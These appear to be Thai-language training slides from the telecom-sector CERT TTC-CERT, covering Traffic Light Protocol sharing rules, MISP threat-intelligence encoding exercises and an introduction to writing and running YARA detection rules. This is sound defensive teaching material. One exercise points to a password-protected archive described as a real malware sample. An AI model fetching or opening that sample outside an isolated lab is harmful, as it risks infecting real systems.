สีอำพัน **TLP:AMBER**	- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้ **เฉพาะเมื่อจำเป็นต้องรู้ (need-to-know basis) ภายในหน่วยงานหรือองค์กรและลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้เท่านั้น** - เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล	- ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) จำกัดเฉพาะเมื่อจำเป็นต้องรู้ (need-to-know basis) ภายในหน่วยงานหรือองค์กรและลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้เท่านั้น - ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) กับลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้ เพื่อปกป้องตนเองหรือป้องกันอันตรายที่อาจเกิดขึ้น - ผู้ส่งข้อมูลมีสิทธิ์ที่จะระบุข้อจำกัดในการเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) เพิ่มเติม (เช่น TLP:AMBER+STRICT) ซึ่งผู้ได้รับข้อมูลจะต้องปฏิบัติตามโดยเคร่งครัด

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)

สี/ประเภท	คำจำกัดความ	การแชร์/การเผยแพร่/การส่งต่อ
สีเขียว TLP:GREEN	- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้จำกัดเฉพาะระหว่างหน่วยงานหรือองค์กรที่เป็นสมาชิกศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ตามที่กำหนดไว้ใน (1) สมาชิกประเภทผู้ประกอบกิจการโทรคมนาคม เท่านั้น - เป็นข้อมูลที่เป็นประโยชน์กับสมาชิกของ ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ในการสร้างความตระหนักให้กับหน่วยงาน องค์กร หรือผู้ที่เกี่ยวข้อง	- ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:GREEN) เฉพาะระหว่างหน่วยงานหรือองค์กรของสมาชิก ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม เท่านั้น และต้องไม่เผยแพร่สู่สาธารณะ โดยการส่งต่อข้อมูลต้องไม่ใช้ช่องทางสาธารณะที่ทำให้ข้อมูลแพร่กระจายในวงกว้าง - ในกรณีที่องค์กรหรือหน่วยงานของผู้ได้รับข้อมูลมี บริษัทใหญ่ หรือ บริษัทย่อย หรือ บริษัทร่วม หรือ บริษัทย่อยลำดับเดียวกัน (ตามนิยามใน ผนวก จ) ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:GREEN) ได้เฉพาะการนำข้อมูลที่ได้รับไปใช้เพื่อวัตถุประสงค์ในการป้องกันภัยคุกคามทางไซเบอร์ของหน่วยงานหรือองค์กรของสมาชิกที่อยู่ในขอบเขตของภาคส่วนโทรคมนาคมเท่านั้น เช่น บริษัท A เป็นบริษัทผู้ประกอบกิจการโทรคมนาคมและเป็นสมาชิกของศูนย์ TTC-CERT บริษัท A สามารถนำข้อมูลแบบ TLP:GREEN ไปใช้ได้กับหน่วยงานหรือส่วนงานที่ IT Security Officer (หรือเทียบเท่า) ของบริษัท A รับผิดชอบเท่านั้น หากบริษัท A มีบริษัทใหญ่ชื่อบริษัท B ซึ่งไม่ได้อยู่ในภาคส่วนโทรคมนาคมและมีหน่วยงานหรือส่วนงาน IT Security ของบริษัท B เองแล้วนั้น บริษัท A จะไม่สามารถแชร์ข้อมูลแบบ TLP:GREEN ไปให้บริษัท B ได้

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)


สี/ประเภท	คำจำกัดความ	การแชร์/การเผยแพร่/การส่งต่อ
สีโปร่งใส TLP:CLEAR	- เป็นข้อมูลที่สามารถเปิดเผยหรือเผยแพร่สู่สาธารณะได้โดยไม่มีข้อจำกัด - เป็นข้อมูลที่เปิดเผยหรือเผยแพร่สู่สาธารณะแล้วไม่ส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือชื่อเสียงของบุคคล องค์กร และ/หรือภาครัฐใด ๆ ตลอดจนการเผยแพร่ข้อมูลชนิดนี้ (TLP:CLEAR) สู่สาธารณะ ต้องสอดคล้องกับหลักกฎหมายระหว่างประเทศ และ/หรือกฎหมายภายในประเทศที่เกี่ยวข้อง	- ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:CLEAR) สู่สาธารณะได้ภายใต้หลักกฎหมายระหว่างประเทศ และ/หรือกฎหมายภายในประเทศที่เกี่ยวข้อง

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

การเปลี่ยนระดับของสี TLP ในวงกว้างกว่าที่กำหนด


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

การเปลี่ยนระดับของสี TLP ในวงกว้างกว่าที่กำหนด




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

การเปลี่ยนระดับของสี TLP ในวงกว้างกว่าที่กำหนด



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

การเปลี่ยนระดับของสี TLP ในวงกว้างกว่าที่กำหนด



ข้อควรระวัง

- หากต้องการแชร์ข้อมูลให้กับเฉพาะองค์กรนั้น ๆ ควรแชร์ข้อมูลผ่านทาง Email และ/หรือ เข้ารหัสก่อนส่ง (เช่น PGP) ตามที่กำหนดไว้ใน TLP

MISP Encoding Exercise

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP Encoding Exercise: Scam call

- (Difficulty: +)
- https://bit.ly/ex1-scam-call

- ตั้งชื่อ Event : **Exercise 1 - FIRSTNAME (ตัวพิมพ์ใหญ่) - ชื่อ Event…**
  - **Exercise 1 - PISUT - xxxxxxxxxxxxx**

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP Encoding Exercise : Ransomware infection via e-mail

- (Difficulty: ++)
- https://bit.ly/ex2-phishing-ransomware

- ตั้งชื่อ Event : **Exercise 2 - FIRSTNAME (ตัวพิมพ์ใหญ่) - ชื่อ Event…**
  - **Exercise 2 - PISUT - xxxxxxxxxxxxx**

MISP Encoding Exercise : Phishing email (the real world)

- (Difficulty: ++)
- “MISP Exercise Sample.zip”: password: **TTC-CERT**
  - https://bit.ly/ex3-phishing-sample
- Sandbox https://bit.ly/ex3-sandbox

เป็น Malware sample ของจริง ควรทำการวิเคราห์ผ่าน Lab

ตั้งชื่อ Event : **Exercise 3 - FIRSTNAME (ตัวพิมพ์ใหญ่) - ชื่อ Event…**

- **Exercise 3 - PISUT - xxxxxxxxxxxxx**

References

- MISP Training Materials
  - https://github.com/MISP/misp-training
- MISP - Open Source Threat Intelligence Platform & Open Standards For Threat Information Sharing - Training Materials
  - https://circl.lu/services/misp-training-materials/
- Training video - MISP best practices for encoding threat intelligence
  - https://www.misp-project.org/2022/12/15/Video_MISP_Best_practices_for_encoding_threat_intelligence.html
- MISP Cheatsheet
  - https://www.misp-project.org/misp-training/cheatsheet.pdf
- Best Practices in Threat Intelligence
  - https://www.misp-project.org/best-practices-in-threat-intelligence.html
- MISP Best Practices for encoding threat intelligence (3 hours - online)
  - https://www.youtube.com/watch?v=JIeiwzY7Fvs&ab_channel=CIRCLLuxembourg

YARA

(ที่ไม่ใช่ปุ๋ย)

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

หัวข้อการอบรม

- YARA rule คืออะไร?
- YARA rule ใช้ทำอะไร และ ทำงานอย่างไร?
- นอกจาก YARA rule แล้วมีอะไรให้ใช้งานอีกบ้าง?
- วิธีการติดตั้งและใช้งาน YARA rule
- โครงสร้างของ YARA rule
- คำถามสำคัญ... แล้วเราจะเอาข้อมูลจากไหนมาใส่ใน YARA rule?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

> YARA rule คืออะไร?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

YARA rule

ไม่ใช่ชื่อยี่ห้อปุ๋ยที่เรา
คุ้นหูกันดีจากโฆษณา
ในสื่อต่าง ๆ


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


YARA rule

"The pattern matching swiss knife for malware researchers ***(and everyone else)***"

Ref: https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_bangkokshell.yar

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)





ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


> YARA rule ใช้ทำอะไร และ ทำงานอย่างไร?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

- **Identify** and classify malware
- **Hunting malware** based on family-specific patterns
- **Incident Responders** can deploy YARA rules to identify samples and compromised devices
- Maybe just use YARA rule to find the document file on your computer ¯_(ツ)_/¯

YARA rule ใช้ทำอะไร?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



YARA rule ทำงานอย่างไร?

อุปมาอุปไมย

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

```
แห จับ_ปลา_ดุก
{
        คุณลักษณะเฉพาะ:
                $a = "ไม่มีเกล็ด"
                $b = "รูปร่างเรียวยาว"
                $c = "มีหนวด"

        เงื่อนไข:
                ประเภทของสิ่งมีชีวิต == สัตว์น้ำ
                and ($a and $b and $c)
}
```

YARA rule ทำงานอย่างไร?

ในมุมเทคนิค

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

```
แห จับ_ปลา_ดุก
{
        คุณลักษณะเฉพาะ:
                $a = "ไม่มีเกล็ด"
                $b = "รูปร่างเรียวยาว"
                $c = "มีหนวด"
                $d = "สีดำ"

        เงื่อนไข:
                ประเภทของสิ่งมีชีวิต == สัตว์น้ำ
                and ($a and $b)
                and #c == 4
                and not $d
}
```

YARA rule ทำงานอย่างไร?

ในมุมเทคนิค

> นอกจาก YARA rule แล้ว มีอะไรให้ใช้งานอีกบ้าง?

3 จตุรเทพแห่งโลก Cybersecurity		
YARA rule	Sigma rule	Snort rule

> วิธีการติดตั้งและใช้งาน YARA rule


Linux

- อัพเดตกันก่อน

```
sudo apt update -y && sudo apt upgrade -y
```

- ติดตั้ง YARA rule

```
sudo apt install yara
```



วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Mac OS X

- ติดตั้งโดยใช้ Homebrew

```
brew install yara
```


วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Windows

- ดาวน์โหลดและใช้งานได้โดยไม่ต้องติดตั้ง


```
https://github.com/VirusTotal/yara/releases/latest
```



วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Windows



วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Windows



วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

วิธีการติดตั้ง YARA rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

- YARA command-line syntax

```
$yara    [OPTION]    RULE_FILE    TARGET
```

- ตัวอย่าง เช่น

```
$yara    dummy_rule.yar    abc.exe
```

```
$yara    dummy_rule.yar    ~Download/abc.exe
```

```
$yara  -r   dummy_rule.yar    ~Download/
```

วิธีใช้งาน YARA rule : command-line

- YARA rule command-line options

```
$yara    -h
```

-s	แสดงค่า strings ที่มีการ match กับ rule
-r	สแกนไดเรคทอรี่แบบ recursive

วิธีใช้งาน YARA rule : options

> โครงสร้างของ YARA rule

```
rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = { 4D 5A }
                $str2 = /(blue|white) \w+/
        condition:
                all of them
}
```

โครงสร้างของ YARA rule


```
rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = { 4D 5A }
                $str2 = /(blue|white) \w+/
        condition:
                all of them
}
```

โครงสร้างของ YARA rule

```
rule Example_ABC
{
    meta:
        author = "Your team name"
    strings:
        $str = "Text string here"
        $str1 = { 4D 5A }
        $str2 = /(blue|white) \w+/
    condition:
        all of them
}
```

โครงสร้างของ YARA rule


```
rule Example_ABC
{
    meta:
        author = "Your team name"
    strings:
        $str = "Text string here"  //Comment
        $str1 = { 4D 5A }
        $str2 = /(blue|white) \w+/
            /*or you can comment
            like this one*/
    condition:
        all of them
}
```

Comment

- มี 2 วิธี
  - // ABCDE
  - /* ABC
    DE */

โครงสร้างของ YARA rule

```
rule Example_ABC
{
    meta:
        author = "Your team name"
    strings:
        $str = "Text string here"
        $str1 = { 4D 5A }
        $str2 = /(blue|white) \w+/
    condition:
        all of them
}
```


Meta Section
- มีก็ได้ ไม่มีก็ได้
- ถ้ามี, จะใส่ข้อมูลอะไรก็ได้แล้วแต่เรา
  - เช่น date, author, description, hash


โครงสร้างของ YARA rule



```
rule Example_ABC
{
    meta:
        author = "Your team name"
    strings:
        $str = "Text string here"
        $str1 = { 4D 5A }
        $str2 = /(blue|white) \w+/
    condition:
        all of them
}
```

